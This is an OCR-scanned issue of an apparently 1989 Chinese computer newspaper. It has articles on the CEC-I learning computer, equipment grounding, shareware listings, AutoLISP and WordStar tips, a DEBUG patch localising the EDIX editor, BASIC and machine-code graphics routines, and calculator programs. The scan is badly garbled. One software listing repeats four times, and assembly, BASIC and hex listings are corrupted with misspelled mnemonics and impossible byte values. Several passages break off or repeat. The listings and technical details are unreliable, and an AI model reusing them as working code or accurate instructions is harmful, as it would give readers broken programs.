使用较为流行的语言编写的。但目前较成功的也都是进口软件在原有基础上加以汉化，使用起来缺少民族化、大众化之感。对于这方面我们有很大的潜力。我们的计算机用户和爱好者通过努力，是可以编出适合我国国情和文化素质的通用性软件的。它虽不是语言，但对使用者有一定的选择自由度，而自由度越大，它就越接近语言。应用软件是根据需要不断地改进提高的，所以我认为这不是一条循序渐进的途径，而且也是一条范围广、见效快、易普及的途径。

依我看，两部分都能见到成效之日，必将是中华计算机进入新时代之时。

以上对“设想”的看法还很不成熟。希望关心计算机普及事业的广大读者，都能为振兴中华出主意想办法，并尽力做出自己的贡献。

新疆 李宇

## 国营建南机器厂隆重推出

STD工业控制机的温度控制器，3.5" 磁盘驱动器，20MB，30MB，40MB，配联：系统I、I。  
中华学习机联双密度软盘驱动器(320KB)。  
厂址：湖南省怀化市507信箱  
联系人：谢维荣 电话：23301—961  
电传：4503 邮政编码：418000

## 计算机接地线的安装方法

计算机本身应有一个良好的地线，可以防止噪声干扰，一般情况，门线本身应埋好一个地线。地线埋好的深度在0.5m左右，木架、漆一些木，然后将地线埋好，由脚垫上接出一条0.5m厚，1cm宽的铜皮地线，长约0.5m，一直接到机房内，接到计算机的地线上。

当公用一条地线时，要考虑到固有巨大的电力设备启动，地线不应与其他动力系统的电线接在同一管道内，防止干扰。地线交叉成直角，目的是防止干扰。地线的电压应该是零伏，但实际上由于内阻不同，电压不同，会使电压应该为零伏，但太高则应改接改接地线或改接地的接触电阻。(本文为本报今年9月1期《微机计算机接地的要求》一文) 本文为本

河南 高天星

★编号：891001  
名称：中华学习机系统盘(CEC-DOS)

作者：陈爱柏  
功能简介：中文版CEC-DOS盘有如下特点：1.兼容性强——与DOS3.3完全兼容。2.速度快——调文件比DOS3.3快5倍，文件越长，倍数越高。3.容量大——CEC-DOS规定磁盘格式化磁盘总数为40轨，比DOS3.3多80个扇区。4.功能全——针对DOS3.3的不足，CEC-DOS新增十多项新功能，主要有：新增4个功能键；改进目录功能；BASIC链接功能；自动行号功能；恢复BASIC功能；程序保护功能；磁盘加解密功能。5.汉字化——程序中的提示基本上实现汉字化，DOS错误信息也已汉化。6.文件多——CEC-DOS盘除保留了经过改造的DOS3.3系统盘文件RENUNBER, FID, CHAIN等之外，尚采用了许多优良的工用程序，如(磁盘医生)，(40轨快捷持口)，(修改DOS)，(备份文件改址)，(格式化STC汉字)，(数据转换)，(图形压缩还原及显示技巧)，(音乐与电脑琴)，(扩充BASIC命令符功能)，(上机计时)，(双屏、多址分时操作)，(袖珍万年历)，(打印CEC-I.1.区字符及命令、入口地址)、(CEC汉字转换为STC汉字)，(人体生物钟律)等文，真可谓一盘多用，并且盘上自带说明。

本，中文版适用于CEC-I，西文版适用于Apple II及其兼容机  
转让形式：盘一张  
转让价格：中文版60元/盒；西文盘30元/盒(含邮资)

★编号：891002  
名称：CEC-I中华学习机软件交流作者：曹留军  
软件目录：①Z-80汇编程序(用BASIC语言编写)，②BASIC程序中监控命令的使用，③两键输入一个BASIC命令(磁盘版)④自动运行的PP BASIC程序制作软件；⑤幼儿加法训练；⑥增强CEC-I的汉字放大功能；1、汉字放大显示 I、旋转与镜象变换 I、汉字字形阵置用程序 I、任意16\*16或\*16点阵图形显示；⑦大奖赛用程序(采用去掉最高、最低取平均分的办法)；⑧学生成绩统计分析(用中文提示)；⑨字符显示示范(共有十种方式，用POKE25800, n<设置，n=0, 1, 2, ..., 9)

★编号：891003  
名称：CTE通用汉字表格编辑器

作者：张伟  
功能简介：CTE是汉字表格编辑器的简称，主要功能有：基本编辑功能、表格编辑功能和打印驱动功能。基本编辑功能类似并兼容于PE、WS等全屏编辑系统，具有完善的全屏编辑功能，可满足文件编辑的需要。表格编辑是CTE的主要功能，其主要特点是：操作方法简单，用户界面清晰；制表过程中操作人员始终不与表格线及各类制表参数打交道，系统在文字输入的同时自动产生并拟合表格线；制表难度不随表格的复杂程度的增加而增加，可编辑任意形式和层次的表格；最大制表尺寸为220列×200行。

运行环境：CEC-I中华学习机主机、驱动器各一台  
转让形式：磁盘一片(盘内自带说明)  
转让价格：①全部程序80元(购买了“中华学习机游戏磁盘制作软件”一编号880907的用户凭优惠可优惠20元) ②“大奖赛用程序”40元。(含邮资)

★编号：891004  
名称：CTE通用汉字表格编辑器  
作者：张伟  
功能简介：CTE是汉字表格编辑器的简称，主要功能有：基本编辑功能、表格编辑功能和打印驱动功能。基本编辑功能类似并兼容于PE、WS等全屏编辑系统，具有完善的全屏编辑功能，可满足文件编辑的需要。表格编辑是CTE的主要功能，其主要特点是：操作方法简单，用户界面清晰；制表过程中操作人员始终不与表格线及各类制表参数打交道，系统在文字输入的同时自动产生并拟合表格线；制表难度不随表格的复杂程度的增加而增加，可编辑任意形式和层次的表格；最大制表尺寸为220列×200行。

★编号：891005  
名称：CTE通用汉字表格编辑器  
作者：张伟  
功能简介：CTE是汉字表格编辑器的简称，主要功能有：基本编辑功能、表格编辑功能和打印驱动功能。基本编辑功能类似并兼容于PE、WS等全屏编辑系统，具有完善的全屏编辑功能，可满足文件编辑的需要。表格编辑是CTE的主要功能，其主要特点是：操作方法简单，用户界面清晰；制表过程中操作人员始终不与表格线及各类制表参数打交道，系统在文字输入的同时自动产生并拟合表格线；制表难度不随表格的复杂程度的增加而增加，可编辑任意形式和层次的表格；最大制表尺寸为220列×200行。

★编号：891006  
名称：CTE通用汉字表格编辑器  
作者：张伟  
功能简介：CTE是汉字表格编辑器的简称，主要功能有：基本编辑功能、表格编辑功能和打印驱动功能。基本编辑功能类似并兼容于PE、WS等全屏编辑系统，具有完善的全屏编辑功能，可满足文件编辑的需要。表格编辑是CTE的主要功能，其主要特点是：操作方法简单，用户界面清晰；制表过程中操作人员始终不与表格线及各类制表参数打交道，系统在文字输入的同时自动产生并拟合表格线；制表难度不随表格的复杂程度的增加而增加，可编辑任意形式和层次的表格；最大制表尺寸为220列×200行。

★饲料配方专用电脑研制成功 在畜禽养殖中，如何根据畜禽生长的营养需要及饲料的市场价格，及时计算出最低廉的饲料配方，是实现科学饲养的关键。江苏省农科院的科研人员经过两年的努力，终于研制成功饲料配方的SF-450专用电脑。该电脑大小如台式计算机，可存入70种饲料标准和450种饲料参数，即使不懂计算机语言的使用者，也能很快掌握使用方法，在数分钟内计算出最佳饲料配方。

★多功能颗粒计数器 航空航天工业部八一八研究所最近研制成功多功能颗粒计数器，由微机、电动机机械台和打印绘图仪组成。通过计算机控制实现记录、计算和打印输出。它代替了过去在选矿上用的机械颗粒计数器，可以采集、分析和进行数据处理，直接打印出汉字表格，绘制出曲线图，是煤炭分析、岩相组成分析和岩石粒度分析的理想的辅助设备。

★在全国首届工业控制计算机机群评优活动中 川仪18厂KM单回路调节器荣获优胜奖 9月12日，在北京全国首届工业控制计算机机群评优新闻发布会上获悉：川仪18厂KM单回路调节器国产化仪表荣获全国首届工业控制计算机机群评优优胜奖，并被国家列为替代进口仪表系列和数字控制仪表的优选系列。

★电脑水信仪 为满足基层分散粮食收购点的需要，一种用于粮食部门检测粮食水份含量的电脑水份仪由杭州商学院电子系研制成功。该水份仪由Z-80CPU、存储器、LED显示器及其它电子元件组成。它利用定体积粮食中水份含量与电容量大小的关系，经高频电路而产生相应频率，经采样及A/D电路后由Z-80CPU进行数据运算，并在LED显示器上显示相应水份含量。该仪不仅能检测粮食水份含量，而且具有温度补偿和地区品种差异调整功能，适应了不同地区、不同品种粮食的水份测试需要。该仪体积小，操作方便，且交直流两用，该产品投放市场后，受到用户好评。

★南京航空学院在江苏省京杭运河续建工程中 研究设计的那位船闸微机控制系统，将计算机技术引进船闸控制，为控制船闸现代化迈出了重要一步。

## 汉字编码应从实践转向理论研究

汉字编码方案目前已达数百种，至今还在不断增加，但大多数属于同等水平和类似思路的重复，并无新突破。科学的发展都是由实践到理论，再由理论到实践的上升过程。各种编码方案也是一次次的实践。既然几百次实践已经做过，而且也有一些方法能在不同程度上满足速度和易学性等要求，而现在应是停止用各种花样翻新的方法来探讨理论和用户，而转入对理论研究下功夫的时候了。表形码的发明者陈爱文教授在研究排列规律的基础上，发现了一个《汉字字母谱系表》，首次提出汉字中存在300多个“具体字母”，当可用31个“代表字母”输入电脑，而这一理论基础上产生的“表形码”，其易学性与输入速度都达到了相当高的水平，而这正是研究得出的成果。现在，等待我们研究的课题是很多的，如字根的定义与拆字规则、字根的分类和如何选取代号、易学性与高速度相矛盾的解决方法、重码与输入速度的关系等等，这些问题都必须进行认真探索。把理论问题设计成理论，在此基础上设计具体方案，就有可能将汉字编码推上新的顶峰。摘自《计算机界》



### 如何用 AutoLISP 语言定义“可变参数”用户函数

AutoLISP 语言是一种嵌入在微机辅助绘图软件 AutoCAD 内部的 LISP 编程语言。和其它版本的 LISP 语言一样,用 AutoLISP 很容易编程定义和调用一个用户函数。这由系统提供的 DEFUN 函数实现,其一般格式如下:

(表达式1)  
(表达式2)  
...

(表达式n)

其中(参数表)中包含有函数的形参和/或局部参数。形参在函数调用时用实参取代,且实参的个数与位置应与形参严格对应。如定义如下函数:

```
(defun add *2(X Y)
  (* (+x?Y)2.0))
```

上述函数用于把两个数相加后再乘以 2.0。如调用:(ADD \*2 1 2)将返回(1+2)\*2.0的结果 6.0,但是如果要求三个数相加后再乘以 2.0,用这个函数就无能为力了,因为 ADD \*2 在调用时只允许且只能是两个实参。为解决这个问题,我们可以利用 AutoLISP 的某些系统函数的功能。在 AutoLISP 系统函数中有很多是可带有可变参数的,如表处理函数 LIST,其调用格式如下:

```
(LIST(expr...))
```

它可以带有任意个自变量(expr)任意的 S-表达式,返回由这些变量的值组成的表。由此联想,我们可以用一个表变量来作为函数的形参定义函数,而在调用该函数的,把实参数放在一个表中作为变量的自变量。函数执行时通过处理其自变量表,以达到处理每一个实参的目的。因为表中的元素是可变的,所以,尽管作为自变量表的个数不可变,但实际上却起着可变参数的作用。如定义如下函数:

```
(defun add *(L/2), L 为表变量
  (* (appl? L)2.0))
```

ADD \* 函数可用于任意个数相加以后再乘以 2.0。例如:

```
(ADD * '(1234)) 返回 20.0
```

```
(SETQ A 2.0 B 7.0 D5.0) 对 A,B,D
```

赋值 (ADD \* (LIST A B C)) 返回 29.0 用这种方法定义的函数应特别注意形参符号要写得准确,否则可能出现意外冲突。例如:

```
(defun if-eval(L)
  (cond((eval(car L))(eval(caddr L)))
        (caddr L)(eval(caddr L))))
  (t nil))
```

IF-ELSE S 数与 AutoLISP 的 IF 函数功能相同。下面举一特殊情况: (SETQ L 'OK); 对变量 L 赋值 OK (IF-ELSE S '(=22) L 'GOOD) 我们本来期望返回 L 的值 OK,但实际上却返回 ((=22) L 'QUOTE GOOD)。产生这种错误的原因是 L 是函数的形参,在调用 IF-ELSE 时它以前的值 (OK) 被保存起来,而采用当前的取值 ((=22) L 'QUOTE GOOD)。

解决这个问题一个简单办法是用一个不常用的原子来代替 L,如 S% & 等。

大连铁道学院 刘树连

### AutoCAD 的几个编程技巧

在写字符串时,将引导号返回的定义 (defun ... ) 中,若多了一个右括号,系统将认为是函数定义结束而去执行它后面的语句。这将引起混乱或导致错误。但系统输出的出错信息不是多了一个右括号,而可能是:传送给内部函数的变元数太多 (too many arguments) 等。

在函数定义中,若少了一个右括号,系统有时不显示错误信息,但后面的函数定义不能继续装入内存。对此要特别注意。解决这个问题的简单办法就是在最后增加一个函数定义,装入该程序时,看 Load 函数返回的不是这个函数名。程序调通后,再将其删去。

5. 在 AutoCAD 的许多命令中,有大量的交互式操作需要用空格键或回车键来回答。但在 lisp 中用 (Command XXX ...) 调用这些 CAD 命令时,却不能使用“ ”或“ ”和“ ”等字符来代替,而必须用一个空串“ ”来回答。另外,许多用户的资料在介绍配置菜单文件时,都是在 CAD 的主菜单中,用配置菜单任务 5-5 里的配置工作参数功能能同初始绘图文件一起配置的。但在 Ver2.6 以上版本的 CAD 中却不是这样。这时只要在编辑初始图时,调用一下缺省菜单文件就可以了,初始图会记住该菜单文件,在以后编辑其它图时,初始图就自动将该菜单文件装进 CAD 系统。 甘肃 成华

### 字处理软件 EDIX.EXE 的介绍及汉化

字处理软件 EDIX.EXE,是最近才被引入国内。由于它具有多窗口多文件操作及功能上明显优于 WS 等,引起了广大用户的兴趣和关注。它与 WS 相比,有以下特点:

1. 设计上更合理,用户可用内存较大,并随时可以查看剩下内存字节数,便于顺利操作。

2. 在屏幕上,能同时打开四个窗口与用户打交道,四个窗口的大小及位置,用户可以设置。能同时打开二十个用户文件,供操作使用。

3. 与 DOS 5 有一个接口。能使用 DOS 中 REN, DIR, ERASE, CD 四个命令,可改变当前驱动器号,针对硬盘和软盘。兼自我设有一些其他命令。其中还有一个宏命令,能把单步操作,以程序形式集合在一起,具有语言特点。

4. 凡是 WS 中,具有的功能,EDIX 都存在,且功能更趋完善,如查字符串命令,在 WS 中,只能从当前光标所指开始至文件尾范围内找,而 EDIX 中,任光标停在何处,总是整个文件中找。

一些用户手中,已拥有该软件,但遗憾的是至今还没有一个中文版本。笔者拿到它时,甚是爱憎。为此,百忙中对此进行“翻译”。下面是汉化情况。望 EDIX 早日能为广大用户服务。

二、汉化 原西文版本中,能接受汉字输入,但不能显示汉字。原因是,显示部分,不采用中文操作系统中软中断,而是直接往屏幕显示缓冲区中送字符串代码实现的。这种方法的优点在于显示速度快,就是不能针对汉字。修改的办法是,根据被送显示缓冲区的地址,先求得对应于屏幕的行号和列号,用软中断 10 号屏幕光标位置,最后取出要显示的字符串代码送屏幕去显示。

虽然经过上面修改后,可显示汉字。但是在屏幕上进行上、下滚动时,不是调用上面的显示,而是通过把显示缓冲区中的一块内容传送到另一块中去达到,所以在上、下滚动时,还是不能显示汉字。解决的办法是调用前面的显示程序段去完成。修改清屏程序段,把原先只适用于西文清屏方法改成中文清屏方法。

原西文中,面对用户的是以底色,黑字为特征的。这种组合,对比度太低,有损视力。笔者在蓝底黑字中间,增加一层白点,效果有了较大改善,具有实在的窗口特征。

右面所附是对 EDIX 的修改情况。该汉化情况是在长城 0520CH 机上完成的,适于各种 25 行显示的机器。

云南 曲靖 江一涛

```
A>REN EDIX.EXE EP'
A>DEBUG EDIX
-A 2703:989C
2703:989C CLD
2703:989D PUSH AX
2703:989E MOV AH,DS
2703:98A0 CMP AX,B800
2703:98A3 JZ 98BC
2703:98A5 POP AX
2703:98A6 CALL BB2E
2703:98A9 MOV AH,70
2703:98AB NOV [SI+1],AH
2703:98AE MOV AL,[SI]
2703:98B0 MOV AH,OE
2703:98B2 INT 10
2703:98B4 INC SI
2703:98B5 INC DI
2703:98B6 MOVSB
2703:98B7 DEC CX
2703:98B8 JHP 98A6
2703:98BA LOOP 98CA
2703:98BC PUSH BX
2703:98BD PUSH DX
2703:98BE CALL 9900
2703:98C1 INC SI
2703:98C2 INC DI
2703:98C3 MOVSB
2703:98C4 LOOP 98BE
2703:98C6 POP DI
2703:98C7 POP BX
2703:98C8 POP AX
2703:98C9 NOP
2703:98CA POP DS
2703:98CB POP BP
-A 2703:98EB
2703:98EB ADD SI,CX
2703:98ED ADD DI,CX
2703:98EF STD
2703:98F0 PUSH AX
2703:98F1 PUSH BX
2703:98F2 PUSH SI
2703:98F3 DEC DI
2703:98F4 DEC DI
2703:98F5 MOV BB,BB
2703:98F6 CALL 9900
2703:98F9 LOOP 98F3
2703:98FB POP DX
2703:98FC POP BX
2703:98FD POP AX
2703:98FE JMP 991A
2703:9900 PUSH DI
2703:9901 IOV DI,S1
2703:9903 CALL BB2E
2703:9906 MOV AH,OE
2703:9908 MOV BH,OE
2703:990A INT 10
2703:990C POP DI
2703:990D PUSH AX
2703:990E CALL BB2E
2703:9911 POP AX
2703:9912 MOV AH,OE
2703:9914 INT 10
2703:9916 DEC CX
2703:9917 REP
-A 2703:BAF0
2703:BAF0 PUSH BP
2703:BAF1 MOV BP,SP
2703:BAF3 PUSH DS
2703:BAF4 MOV AX,0600
2703:BAF7 MOV BH,OE
2703:BAF9 MOV CX,0000
2703:BAFC MOV DX,184F
2703:BAFF INT 10
2703:BB01 MOV DI,0000
2703:BB04 MOV CX,07D0
2703:BB07 MOV AX,8B00
2703:BB0A MOV ES,AX
2703:BB0C MOV BH,CBP+06
2703:BB0F MOV BL,20
2703:BB11 ES:
2703:BB12 MOV [DI],BH
2703:BB14 ADD DI,2
2703:BB17 LOOP BB12
2703:BB19 JMP BB46
-A 2703:BB2E
2703:BB2E KOB DX,DX
2703:BB30 MOV AX,DI
2703:BB32 MOV BX,00A0
2703:BB35 IDIV BX
2703:BB37 SHR DX,1
2703:BB39 MOV BX,DX
2703:BB3B MOV DH,AL
2703:BB3D MOV DL,BL
2703:BB3F MOV AH,OE
2703:BB41 MOV BH,OE
2703:BB43 INT 10
2703:BB45 REP
Writing 68475 bytes
-A
A>REN EDIX EXE
A)
```

### Wordstar 中的字块设置命令

Wordstar 中有一个快速字块功能,可以对字块进行复制、移动或删除。这给文本的编辑,特别是一些图表的编制带来很大的方便。只要将光标移到要处理的字块开头,按 Ctrl-KB (或 F7) 键,这时在光标处出现一个 (B) 标记,再将光标移至字末尾,按 Ctrl-KK (或 F8) 键,出现 (K) 标记。接着来,按 Ctrl-KY 即可把从标记 (B) 到 (K) 之间的内容删除,如将光标移到适当的位置,再按 Ctrl-KC (或 F9) 键,则可以将上述字块复制移动到光标所在处。

但在使用中发觉,按上述方法定义的所谓“字块”并不是以首、尾标记为对角的方块,而是从首标记到尾标记之间的部分组成的。那么,如何对文本中任意的矩形字块进行快速操作呢?经过实践我们发现,在 Wordstar 中还有一个在许多教材和手册中没有介绍的矩形字块设置命令 Ctrl-KN。这实际上是一个开关命令,按一次 Ctrl-KN,则此后所有字块均表示矩形字块;再按一次,则又恢复原来的意义,有了这个命令,我们就可以方便地对字符串或图表进行排版、排版等操作了。

### FOXBASE

#### 屏幕系统启动信息的屏蔽

FOXBASE 屏幕的系统启动信息太繁琐给用户在使用上造成了某种程度上的不方便。由于其用的是一种特殊的显示方式,所以用 DEBUG 很难将此信息去掉,笔者在使用中摸索到一种简单的方式,现提供各位同行,供参考。

首先,在 CONFIG.PX 中写进如下二个命令:

```
STAT=OFF
COLOR=0/0
```

其次,在主控程序一开始处写上如下一个命令:

```
SET COLOR TO 7/0
```

做了如上工作之后,即可屏蔽屏幕系统启动信息。这是因为 STAT 为 OFF 状态时,将关闭 FOXBASE 的状态显示, COLOR 为 0 时,将使屏幕前景色全为黑色,所以在程序开始运行时,应恢复原黑色白字现象,应在主控程序一开头再把 COLOR 设置为 7/0。

山西 彭起雁

### AutoLisp 程序多以自定义函数实现其功能

AutoLisp 程序多以自定义函数实现其功能,所以分别装入影响不大。但若想在主程序中用 Load 函数自动连续装入其它的 lisp 程序,则被认为是非法的。应将 load 函数写在一个自定义函数中,以后再调用该函数,将需要的 lisp 程序装入内存。

另外,装入时在程序中有不存在的盘或路径名时,系统将警告空错不够。2. 文件操作, AutoLisp 的文件只有 ASCII 格式,操作方式有三种:读、重和续写。每次读或写完后,都不要忘记关闭文件。尤其是写操作后,如忘记关闭文件,你会惊奇地发现,你什么也没有进文件去。lisp 的几个写文件指令还有一个容易忽视的区别,就是 Print 和 Print

在写字符串时,将引导号返回的定义 (defun ... ) 中,若多了一个右括号,系统将认为是函数定义结束而去执行它后面的语句。这将引起混乱或导致错误。但系统输出的出错信息不是多了一个右括号,而可能是:传送给内部函数的变元数太多 (too many arguments) 等。





多幅图形联动显示

我们知道,中华学习机内存容量有限,用程序一它处理图形时,至多只能处理三幅。我们编制了一个机器语言子程序(取文件名为P30存盘,见程序一),它利用中华机的RAM卡(机8018B)再存两幅图形,使得五幅图形可以连续上移显示,对程序作适当修改,可使五幅图形作左移或右移显示。

南京 孙建隆 李国江

一组图像处理工具

本文向您提供四个用于LASER-310的图像处理工具。它们均工作在MODE(1)模式,地址是浮动的,您可以随意把它们并入您的程序中,使您的程序更加多彩。

- 一、左擦清屏和右推清屏,运行程序一或二后,您只要用A=USR(0)启动处理程序就可分别得到两种相反的清屏处理。为了编程方便,本程序用的是二次移动4点的方法,改动30句的最后两个数就可控制处理速度。

运行程序三,四,您可以用一句A=USR(0)来使高分辨率图形向上或向下卷一周。改变清单中划线的两个数据可以控制处理速度。

LASER-310机的分辨率虽然没有APPLE机那么高,但如果运用巧妙效果仍属最佳。

天津 袁斌

```
程序一
10 FOR I=0 TO 5:READ A:POKE I-18944,A:
NEXT:POKE 30862,0:POKE 30863,182
20 DATA 6,31,33,3,112,17,33,0,197,
197,229,6,64,126,43,119,25,16
30 DATA 250,225,35,193,16,241,43,
64,27,175,119,25,16,252,1,0,21
40 DATA 95,96,0,193,16,216,33,0,
112,6,64,119,25,16,252,0,0,1
程序二
10 FOR I=0 TO 5:READ A:POKE I-18944,A:
NEXT:POKE 30862,0:POKE 30863,182
20 DATA 6,31,33,3,112,17,31,0,197,
197,229,6,64,126,35,119,25,16
30 DATA 250,225,43,193,16,241,35,6,
64,19,175,119,25,16,252,1,0,21
40 DATA 95,96,0,193,16,216,33,31,112,
6,64,119,25,16,252,0,0,1
程序三
10 FOR I=0 TO 7:READ A:POKE I-18944,A:
NEXT:POKE 30862,0:POKE 30863,182
20 DATA 6,32,197,6,64,33,0,112,17,74,
182,197,126,18,1,32,0,9,19
30 DATA 193,16,245,6,31,33,1,112,17,
33,0,197,229,6,64,126,43,119
40 DATA 250,16,250,225,35,193,16,241,
6,64,33,31,112,17,74,182,197
50 DATA 26,119,1,32,0,9,19,193,16,245,
1,0,21,295,96,0,193,16,185
60 DATA 21
程序四
10 FOR I=0 TO 7:READ A:POKE I-18944,A:
NEXT:POKE 30862,0:POKE 30863,182
20 DATA 6,32,197,6,64,33,31,112,17,
74,182,197,126,18,1,32,0,9,19
30 DATA 193,16,245,6,31,33,30,112,
17,31,0,197,229,6,64,126,35,119
40 DATA 250,16,300,225,43,193,16,241,
6,64,33,0,112,47,74,182,197
50 DATA 26,119,0,32,0,9,19,193,16,245,
1,0,21,295,96,0,193,16,185
60 DATA 21
```

```
程序一
A9 00 85 1E A9 00 85 1F
000B A2 00 8D 00 81 85 07 8D
3010 00 82 85 0E 8B 8D 00 81
8018 85 09 8D 00 82 85 0E 80
8020 01 0D 0B A0 27 B1 06 48
8028 88 10 FA A0 27 B1 08 91
8030 06 88 10 F9 0E 8F 0D D2
8038 A5 1E C9 00 80 8B A9 20
8040 8D BF 80 4C 6F 80 C9 01
8048 80 08 A9 40 8D BF 80 4C
8050 6F 80 C9 02 0D 0E AD 83
8058 80 AD 83 C9 A9 80 8D BF
8060 80 4C 6F 80 AD 8B 80 AD
8068 8B 80 C9 A9 8D BF 80 A5
8070 08 85 06 A5 09 85 07 A6
8078 1F 8D 00 81 A4 1E 0C 03
8080 80 08 C9 30 90 07 48 A9
8088 A0 8D BF 80 68 18 69 A0
8090 85 09 8D 00 82 85 08 A0
8098 27 B1 08 91 06 88 10 F9
80A0 A0 00 68 91 08 C8 0C 28
80AB 90 FB E6 1F A5 1F C9 0C
80B0 80 0F E6 1E A5 1E C9 04
80B8 80 04 AD B1 0C 60 4C 04
80C0 80 4C 08 80 A9 20 85 6E
80CB A2 00 8A 48 20 11 F4 68
80DD AA A5 26 9D 00 82 A5 27
80DB 9D 00 81 E8 0C 0D EA
80E0 AD 54 0C AD 50 0C AD 57
80EB C0 AD 52 C0 AD 10 C0 20
80F0 00 80 60
程序二
8300 A9 06 8D 39 83 8D 58 83
8308 A9 08 8D 38 83 8D 5A 83
8310 4C 23 83 A9 06 8D 38 83
8318 8D 5A 83 A9 08 8D 39 83
8320 8D 58 83 AE 83 0C AE 83
8328 0C A9 0D 85 07 A9 20 85
8330 09 A9 00 85 06 85 08 AE
8338 B1 06 91 08 8D 0F E6
8340 07 E6 09 A9 09 C9 50 D0
8348 EF AE 8B 0C AE 8B 0C A9
8350 D0 85 07 A9 50 85 09 B1
8358 06 91 08 8D 0F E6 07
8360 E6 09 A9 09 C9 60 D0 EF
8368 AD B1 0C 40
程序三
10 D=CHR$(4)
20 PRINT D;"BLOAD G1,A$2000"
25 PRINT D;"BLOAD G2,A$4000"
30 PRINT D;"BLOADRAM1,A$E30C"
40 CALL 33555
45 PRINT D;"BLOAD G3,A$2000"
50 PRINT D;"BLOAD G4,A$4000"
55 PRINT D;"BLOAD G5,A$6000"
60 PRINT CHR$(14);"BLOADP30,
A$8000"
70 CALL 32964
75 FOR I=1 TO 1000: NEXT
80 TEXT:HOME:END
```

```
程序四
7F89 3A 21 48 32 FC 7F 3A
7F10 FF 7F 32 FD 7F CD 29 7F
7F18 3A FD 7F 3C 08 32 FD 7F
7F20 3A FC 7F 3C 32 FC 7F 18
7F28 EC 21 7E 40 3A FC 7F 47
7F30 3A FE 7F 4F 3D 28 16 3D
7F38 28 15 3D 28 10 3D 28 0D
7F40 3C 28 2E 3D 28 2B 3D 28
7F48 28 3D 28 25 C9 16 08 1E
7F50 21 10 02 18 03 19 18 FD
7F58 0D 28 0A 0D 28 08 0D 00
7F60 0C 0D 05 7F 09 0D 93 7F
7F68 09 0D 9F 7F 09 0D 95 7F
7F70 09 05 16 08 56 19 06 04
7F78 79 08 3D 28 0A 3D 28 0B
7F80 3D 28 0C 0D F1 7F 09 0D
7F88 09 7F 09 0D 7F 09 0D
7F90 08 7F 09 06 1F 23 7E 2B
7F98 7F 23 10 09 16 00 09 4E
7FA0 0C 93 7F 11 09 16 00 1E
7FA8 1F 19 43 2E 7E 23 7B 2B
7FB0 16 09 36 00 09 16 00 1E
7FB8 1F 19 4E 0C 0A 7F 11 09
7FC0 16 00 1E 21 06 15 19 7E
7FC8 0A 0E 52 77 19 10 07 36
7FD0 00 09 4E 0C 0A 7F 11 09
7FD8 16 02 1E 85 19 06 15 1E
7FE0 21 16 00 0A 0E 52 7E 19
7FE8 77 0A 0E 52 10 F5 36 00
7FF0 09 16 02 1E 85 19 4E 0D
7FF8 0D 7F 71 09
```

随机画各种花纹图案

```
10 HOME
20 VTAB 24
30 HGR
40 A = RND (1) * 279
50 B = RND (1) * 159
60 IX = ( RND (1) * 4) + 2
70 HTAB 15: PRINT "STEPPING BY
:IX:
80 FOR X = 0 TO 278 STEP IX
90 FOR S = 0 TO 1
100 HCOLOR= 3 * S
110 HPLLOT X + S,0 TO A,B TO 279
X - S,159
120 NEXT S,X
130 FOR Y = 0 TO 158 STEP IX
140 FOR S = 0 TO 1
150 HCOLOR= 3 * S
160 HPLLOT 279-Y + S TO A,B TO 0,
159 - Y - S
170 NEXT S,Y
180 FOR P = 1 TO 1500: NEXT P
190 GOTO 30
```

利用下介绍的程序能随机画出各种各样的花纹图案,可供图案设计人员参考。注意70句末为分号,60句为随机产生一个从2到5的整数,改变此值和程序内容,图案还会翻新。程序如左, 彭江光


```
这里提供一个较完善的图形移动工具软件,它在三个参数:起始行(列)数、移动行(列)数、移动控制下,可对屏幕上以(列)为单位的图形块进行左移、右移、左移、右移、循环上移、下移、循环下移操作。使用时,32766单元存放移动标志、TEMPO语句决定起始行(列)数、32767单元存放移动行(列)数,其中32766单元数值作用为:1-左移、2-循环右移、3-右移、4-循环左移、5-上移、6-循环上移、7-下移、8-循环下移。
```

本程序调用地址为32521。对R1主机,开闭机器语言保护区用POKE 16388, 9, POKE 16389, 67, NE W; 对带16K扩展器的R1机,用POKE 16388, 9, POKE 16389, 127, NEW。 昆明 沈玉波 李季花

适用于EL-5100S计算器的后方交会计算程序

后方交会在地形测量中使用频率很高。这里推荐给读者的适用于EL-5100S计算器的程序有三个优点:一、简便直观;二、不需要任何中间计算;三、各已知数据的输入是独立的,可以任意检查、修改。

H) x (1-E) - J - I E) + (E E + 1 ST O J + B, I E + G, TAN 'E 注意:1.输入程序前,应将MODE开关拨至AER的位置上。 2.以上程序是显示屏上读到的情况,并非指操作步骤。 3.检查程序输入正确与否,可在存储器A、B、C、D、F、G、H、I中分别存入1-8,若ANS1=-1.6,则表示正确。



```
1 (Kin)(+)(X)(kout)(I)
CENT)(I/x)(kin)(+)(2)
(kin)(3)(SHIFT)(x>0)
(kout)(2)(-)(kout)(3)(=)
(I/x)(MODE)(X)(2)(SHIFT)(RND)
(MODE)(9)(kin)(2)
(MOD E)(.)
本程序可移植到其它型计算器上使用。
广东 沈志成
```

Table with 4 columns: 存储器代号, 已知数据, 存储器代号, 未知数据. Rows A-D with corresponding variables like Xa, Xb, Xc, ctga, etc.

注意:1.输入数据前,应将MODE开关拨至COMP的位置上。 2.D、I俩存储器里存入的是a和b的余切值。 计算:触COMP键,显示ANS1=X。 触COMP键,显示ANS2=Y。 触COMP键,显示ANS3=a/b。 汉口 甘万全

电子并计算电阻程序 笔者在CASIO fx-3800P简易可编程计算器上编了一个计算并联电阻的程序,可以计算任意个电阻的并联值,计算速度快,并将答案精确到两位小数。 使用该程序时,只要将每个电阻值都用相同单位(Ω, KΩ或MΩ)输入,最后输入一个负数,就会输出答案。 本程序也可用于计算串联电容。 编程操作: (MODE)(EXPC)(D)



# 软件报

普及计算机知识 交流计算机技术, 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编: 刘伟德  
国内统一刊号CN51-0090 订网代号: 61-74 地址: 成都市金河街75号 邮政编码: 610015

尽管现在已经有五笔字型等更优秀的汉字输入编码问世并投入广泛的使用, 早期的拼音码及首尾码却依然为广大用户, 尤其是老用户所偏爱。除开其他诸多客观因素外, 一个重要的主观原因则是由于不少人总是眷恋自己已经习惯、顺手的东西, 在并非必须改弦易辙的时候, 他们总有一种极不情愿地接受一种新的东西而再去重新花功夫熟悉一大套新的规则与方法的心理。因而可以预见, 拼音码、首尾码还将很长一段时期内, 在中文信息处理的舞台上继续扮演重要的角色, 起着不可忽视的作用。这

## 汉字首尾码的遗憾

